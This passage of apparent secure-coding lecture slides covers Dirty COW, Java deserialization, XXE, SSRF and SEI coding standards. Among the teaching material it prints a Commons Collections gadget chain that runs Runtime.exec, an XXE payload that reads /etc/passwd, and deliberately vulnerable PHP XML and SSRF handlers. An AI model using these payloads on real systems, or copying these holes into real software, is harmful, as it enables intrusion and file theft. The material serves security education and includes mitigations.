  - Discovered only in 2016
  - Results from lack of indivisibility in write() on copy-on-write pages
    - in this case write() performs 3 things: makes a copy of the mem page, change the page table of the process to point to it, and write to the memory
    - one example of this kind of page is a PRIVATE memory mapped file



How MAP_PRIVATE works on a write()

Exploit

- There is a system call to get rid of the copy-on-write page
  - It's madvise() with a parameter MADV_DONTNEED
  - The dirty page is freed, and the initial mapping is restored
    - The previous writes are lost, but the initial mapping remains COW
- What if
  - madvise() is called from another thread …
  - … at the same time as the write on the MAP_PRIVATE mapping
  - It can happen that the restoration of the initial mapping is done between steps ③ and ④ of previous diagram
  - If the initial mapping is to a read only file (e.g., from another user or even root) the process now writes to it
- Solution
  - In recent kernels the code of write() is now indivisible making a single critical section (are you running a recent kernel ? …)

Object deserialization

- Many languages, frameworks, or even libraries allow serial (byte stream) representations of instantiated objects
  - Java, Python, Ruby and Rails, PHP, .NET, …
  - Serialization is used to transfer data in object form or write it to a persistent store
  - Aka 'marshalling' or 'pickling'
  - Several Java and other technologies are layered over serialization
    - RMI, JMX, …
- Deserialization of untrusted data can lead to exploits
  - Knowing the serialized layout of objects or object trees allow for serialized representation manipulation, possibly leading to
    - DoS (exhaustion of resources, or 'impossible' objects)
    - Data visualization
    - Data falsification
    - Execution of 'gadget' code

Deserialization and validation in Java

- **Deserialization is done using readObject() of ObjectInputStream**

```
public static <T> T load(Path p) throws IOException, ClassNotFoundException {
   try (ObjectInputStream s = new ObjectInputStream(new InputStream(p))) {
      return (T) (s.readObject());
   }
}
```

Constructor is not executed

```
public class Lottery implements Serializable {
   private int ticket = 1;
   SecureRandom draw = new SecureRandom();
   public Lottery(int ticket) {
      this.ticket = (int) (Math.abs(ticket % 20000) + 1);       // some validation
   }
   public int getTicket() { return this.ticket; }
   public int roll() {
      this.ticket = (int) ((Math.abs(draw.nextInt()) % 20000) + 1);
      return this.ticket;
   }
   private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
      in.defaultReadObject();
}
```

Validating deserialized objects

- **Deserialization builds new objects**
  - Does not invoke any constructor
    - Bypasses any state validation
  - Skips `transient` and `static` fields
    - They will gain the language default value
    - Could be different from your safe default value
  - You should use the ObjectInputValidation interface and override readObject()

```
public final class Lottery implements Serializable, ObjectInputValidation {
   private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
      in.registerValidation(this, 5 );     // triggers validateObject() once the object is created
      in.defaultReadObject();
   }

   public void validateObject() throws InvalidObjectException {
      if (this.ticket > 20000 || this.ticket <= 0) {
         // plus other checks
         throw new InvalidObjectException("Not in range!");
      }
   }
```

Other perils

- **Even when validating serialized objects, it's possible to get careful crafted objects for malicious purposes**
  - Deserialization always build objects first (possible exception later)
  - In some circumstances they can execute code already present in the classpath
    - E.g., through an AnnotationInvocationHandler
  - Joining carefully existent methods it's possible to execute other code (like a terminal with a shell)
    - Those methods to achieve a certain goal, are not uncommon (called 'gadgets')
      - E.g., using methods in the huge Apache Commons library
- **Mitigations**
  - Complete defense – do not deserialize objects (use other ways of transmitting data)
  - If you must, only accept trusted objects
    - They should be encrypted, signed, and verified before deserialization
    - Lock down the sources of serialized data
    - RMI servers should only contact trusted machines

Demo

- With a specially crafted serialized object it's possible to run arbitrary code (present in some library of the application)

```
public InvocationHandler getObject(final String command) throws Exception {
  final String[] execArgs = new String[ ] { command };
  // inert chain for setup
  final Transformer transformerChain = new ChainedTransformer(new Transformer[ ]{ new ConstantTransformer(1) });
  // real chain for after setup
  final Transformer[ ] transformers = new Transformer[ ] {
      new ConstantTransformer(Runtime.class),
      new InvokerTransformer("getMethod", new Class[ ] {
        String.class, Class[].class }, new Object[ ] {
        "getRuntime", new Class[0] }),
      new InvokerTransformer("invoke", new Class[ ] {
        Object.class, Object[ ].class }, new Object[ ] {
        null, new Object[0] }),
      new InvokerTransformer("exec",
        new Class[ ] { String.class }, execArgs),
      new ConstantTransformer(1) };
  final Map innerMap = new HashMap();
  final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
  final Map mapProxy = Gadgets.createMemoitizedProxy(lazyMap, Map.class);
  final InvocationHandler handler = Gadgets.createMemoizedInvocationHandler(mapProxy);
  Reflections.setFieldValue(transformerChain, "iTransformers", transformers);    // arm with actual transformer chain
  return handler;
}
```

Using Apache Commons Collection library

- There are tools to create these serialized objects
  - See: https://github.com/frohoff/ysoserial
  - And: https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

XXE – XML External Entity

- **XML is often used to transport data to a web app**
  - XML is mostly self explanatory, in its hierarchical data structures
  - Example:

```
<message>
  <to> Jim </to>
  <from> Janis </from>
  <subject> Meeting </subject>
  <body> Let's meet on Friday! </body>
</message>
```

  - To verify that an XML document is according to its intended format a DTD can be included
    - DTD means Document Type Definition and can be defined in the XML doc

```
<?xml version="1.0"?>
<!DOCTYPE message [
 <!ELEMENT message (to, from, subject, body)>
 <!ELEMENT to(#PCDATA) >
 <!ELEMENT from (#PCDATA) >
 <!ELEMENT subject (#PCDATA) >
 <!ELEMENT body (#PCDATA) >
] >
```

#PCDATA is the data type, and in this case, stands for Parsed Character Data, which is string data

The DTD can be written in the first part of an XML document or put on a separate file, and included in the XML, specifying a URI/URL

External DTDs and ENTITIES

- **In an XML document its possible to include an external DTD**

```
<?xml version="1.0"?>
<!DOCTYPE message SYSTEM "message.dtd">
<message>
  <to> Jim </to>
  <from> Janis </from>
  <subject> Meeting </subject>
  <body> Let's meet on Friday! </body>
</message>
```

In this case the actual DTD is in the file "message.dtd"
Note the use of the SYSTEM keyword

- **It is also possible to define Entities**
  - **Entities are like variables, that can be referenced elsewhere, and with a value in the XML document or externally**
    - **The general form of defining an entity is like:**

```
<!ENTITY entity-name "entity value" >
```

Example:

```
<!ENTITY email "some@email.com" >
<!ENTITY author "John Doe &email;" >
<author> &author; </author>
```

Result for the author tag:

```
<author> "John Doe some@email.com" </author>
```

External ENTITIES

- **It is also possible to have entities in external files or URLs**
  - The SYSTEM keyword is also used in this case

```
<!ENTITY entity-name SYSTEM "URI or URL" >
```

Example:

```
<!ENTITY author SYSTEM "http://example.com/entities.dtd" >
<author> &author; </author>
```

→ `<author> John Doe some@email.com </author>`

- **When an app has an XML document as input**
  - It will try to interpret it, usually using a framework or library parser
    - If it finds DOCTYPEs or ENTITYs with the SYSTEM keyword the parser will try to get the external definitions
- **Possible vulnerability**
  - Not previously checking these external references (input not verified)
  - A carefully crafted XML input can cause unexpected side effects (injection)

PHP Example

send.php (sending an XML document as input to another service (POST))

```
<?php
$xml = <<<XML
<?xml version="1.0" encoding="UTF-8"?>
<user>
   <name>John Doe</name>
   <email>some@email.com</email>
</user>
XML;

$ch = curl_init("http://localhost/verify.php");
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, $xml);
$data = curl_exec($ch);
if (curl_errno($ch)) {
   print curl_error($ch);
}
else {
   echo "Response: <br>" . $data;
}
curl_close($ch);
?>
```

verify.php (the service that receives the XML document)

Easy to prevent, but without external entities


```
<?php
libxml_disable_entity_loader(false);
$xm = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xm, LIBXML_NOENT | LIBXML_DTDLOAD);
$user = simplexml_import_dom($dom);
$name = $user->name;
$email = $user->email;
echo "<pre>User verified (name):<br> $name</pre>";
?>
```

Input crafted with an external Entity

```
<?xml version ...
<!DOCTYPE own [ <!ELEMENT own ANY >
<!ENTITY own SYSTEM "file:///etc/passwd" >]>
<user>
   <name>&own;</name>
...
```

SSRF – Server-Side Request Forgery

- It happens when a web app allows the user to make requests to arbitrary URIs, in the server code
  - Because they are on the server, they use the server account privileges



SSRF vulnerability

- This vulnerability results from having client code or services with the URL exposed, or accepting any kind of parameter with a URL
  - Not verifying that the URL is acceptable (which can be difficult)
- The result of the request can be shown in the user browser
  - We say that we have a regular or in-band SSRF vulnerability
- The request causes some effect, but the result is not directly shown
  - We say we have a blind or out-of-band SSRF vulnerability
  - We can test if it works making the web app to do a request in our own server …
- There are tools to help find these types of vulnerabilities
  - The Burp suite and its extension – Collaborator Everywhere

SSRF prevention

Application layer

- Sanitize and validate all client input data
- Create a whitelist of allowed URL schemas, ports, and destinations
- Do not send raw responses of requests to the browser
- Disable redirections
- Do not use deny lists or regular expressions (can be circumvented)

Network layer

- Segment your resources in separate networks
- Deny by default in firewalls in the intranet, allowing only essential traffic

Biblio

- Preventing SSRF - http://seclab.nu/static/publications/sac21-prevent-ssrf.pdf
- A New Era of SSRF - https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-in-Trending-Programming-Languages.pdf

SSRF – A simple demo

A vulnerable server


```
<!--Create a static dropdown box-->
<form id="L" method="post">
 <select name="Language">
  <option value="http://localhost:8001/en.php">English</option>
  <option value="http://localhost:8001/pt.php">Portuguese</option>
 </select>
 <button type="submit" class="button">Submit</button>
</form>
```

URLs present in the client code

```
<?php
if (isset($_POST['Language'])) {
 $url=$_POST['Language'];
 $data=file_get_contents($url);
 echo "Message: <br>".$data;
}
?>
```

The request which is done on the server …

The client side




```
<!--Create a static dropdown box-->
<form id="L" method="post">
 <select name="Language">
  <option value="http://localhost:8001/en.php">English</option>
  <option value="http://localhost:8001/pt.php">Portuguese</option>
 </select>
 <button type="submit" class="button">Submit</button>
</form>
```

Top secure coding practices (1)


- **Validate input.** Validate input from all untrusted data sources (including command line arguments, network interfaces, environmental variables, and user-controlled files).
- **Heed compiler warnings.** Use the highest warning level and version of your compiler and eliminate warnings by modifying code. Use static and dynamic analysis tools to detect and eliminate additional security flaws. Activate security protection flags.
- **Architect and design for security policies.** Create a software architecture and design your software to implement and enforce security policies (e.g., different privilege levels, or roles).
- **Keep it simple.** Keep the design as simple and small as possible.
- **Default deny.** Base access decisions on explicit permission rather than exclusion.
- **Adhere to the principle of least privilege.** Every process (or operation) should execute with the least set of privileges necessary to complete the job and in the shortest time.

Top secure coding practices (2)


- **Sanitize data sent to other systems.** Sanitize all data passed to other subsystems (output sanitization). It can contain unintended information.
- **Practice defense in depth.** Manage risk with multiple defensive strategies. Verify everything with multiple rules and implementations.
- **Use effective quality assurance techniques.** Good quality assurance techniques like fuzz testing, penetration testing, and source code audits.
- **Adopt a secure coding standard.** Develop and/or apply a secure coding standard for your target development language and platform. Do not rely in very recent or seldom used languages or frameworks.
- **Define security requirements.** Identify and document security requirements early in the development life cycle.
- **Model threats.** Use threat modeling to anticipate the threats to which the software will be subjected. Threat modeling involves identifying key assets, decomposing the application, identifying and categorizing the threats to each asset or component, rating the threats based on a risk ranking, and then developing threat mitigation strategies that are implemented in designs, code, and test cases.

SEI Coding Standards

- **Collection of rules to follow when programming in a designated language**
  - SEI has developed thorough standards for the main 3 languages (Java, C and C++); also, for Android and Perl
    - Available at https://wiki.sei.cmu.edu/confluence
- **Also in book format (free download)**




2016 Edition
99 rules for a safe coding standard




2016 Edition
83 additional rules


More coding standards and guidelines



recommendations and
in-depth analysis for C and C++



Java coding standard
152 rules for safe coding



Java coding guidelines
with 75 additional recommendations